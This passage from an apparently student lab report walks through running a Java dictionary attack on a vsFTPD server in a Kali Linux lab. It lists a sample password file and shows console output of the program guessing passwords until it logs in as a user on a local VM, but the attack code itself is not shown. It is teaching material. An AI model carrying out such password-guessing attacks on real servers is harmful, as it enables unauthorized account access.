
3: Download the commons.net-3.0.1 jar file.

4: In the project explorer, Right click on the project.

Go to Build Path -> Configure Build Path -> Java Build Path (on left menu) -> Click on Libraries tab (on right).




5: Click on “Add External Jars” Button. Browse the location of the jar file (commons-net-3.0.1.jar) and click OK. Click Apply and Close.



6: Right Click on project. Go to New -> Class. Leave the package as default package. Name the class and click Finish.

7: Copy and Paste the above given source code into the class.

8: Copy the list of passwords in a file and save it under “/root/Desktop” folder in the Kali Linux machine.



A screenshot of a text editor window titled "passwordList.txt" located on the desktop. The window shows a list of usernames and passwords separated by @ symbols. The text is as follows:

```
Anusha@1234
Lava@1234
1234
AnushaMalineni
MalineniAnusha
LavaKumar
LavaKumarSurparaju
SurparajuLavaKumar
Password@1234
```


The editor's status bar at the bottom indicates "Plain Text", "Tab Width: 8", "Ln 10, Col 1", and "INS".

9: Now right click on the java class and go to -> Run As -> Java Application.

5. Output Screens


“username” of our Victim machine is “anusha”.

“password” is “1234”



The screenshot shows the Eclipse IDE with the file `FTPConnection.java` open. The code includes logic for handling login attempts. The console output, which is circled in yellow, shows the following sequence of events:

```
<terminated> FTPConnection [Java Application] /usr/lib/jvm/java-8-openjdk-amd64/bin/java (Jul 7, 2017, 7:27:34 AM)
Attacking Victim's machine with password as :Anusha@1234
Password is incorrect. Please try another one.
Attacking Victim's machine with password as :Lava@1234
Password is incorrect. Please try another one.
Attacking Victim's machine with password as :1234
Successfully established connection...
Status: 211-FTP server status:
  Connected to ::ffff:10.0.2.15
  Logged in as anusha
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
211 End of status
Closed the connection...
```



This screenshot shows a duplicate of the console output from the first image, showing the same sequence of login attempts and successful connection.

```
<terminated> FTPConnection [Java Application] /usr/lib/jvm/java-8-openjdk-amd64/bin/java (Jul 7, 2017, 7:27:34 AM)
Attacking Victim's machine with password as :Anusha@1234
Password is incorrect. Please try another one.
Attacking Victim's machine with password as :Lava@1234
Password is incorrect. Please try another one.
Attacking Victim's machine with password as :1234
Successfully established connection...
Status: 211-FTP server status:
  Connected to ::ffff:10.0.2.15
  Logged in as anusha
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
211 End of status
Closed the connection...
```

6. References

- <https://www.youtube.com/watch?v=TBgd9SBNivw>
- <https://www.techopedia.com/definition/1774/dictionary-attack>
- <https://github.com/npapernot/dictionary-attack>
- <https://askubuntu.com/questions/378558/unable-to-locate-package-while-trying-to-install-packages-with-apt>
- http://www.webopedia.com/TERM/D/dictionary_attack.html
- <https://www.liquidweb.com/kb/how-to-install-and-configure-vsftpd-on-ubuntu-14-04-lts/>
- <http://searchsecurity.techtarget.com/definition/dictionary-attack>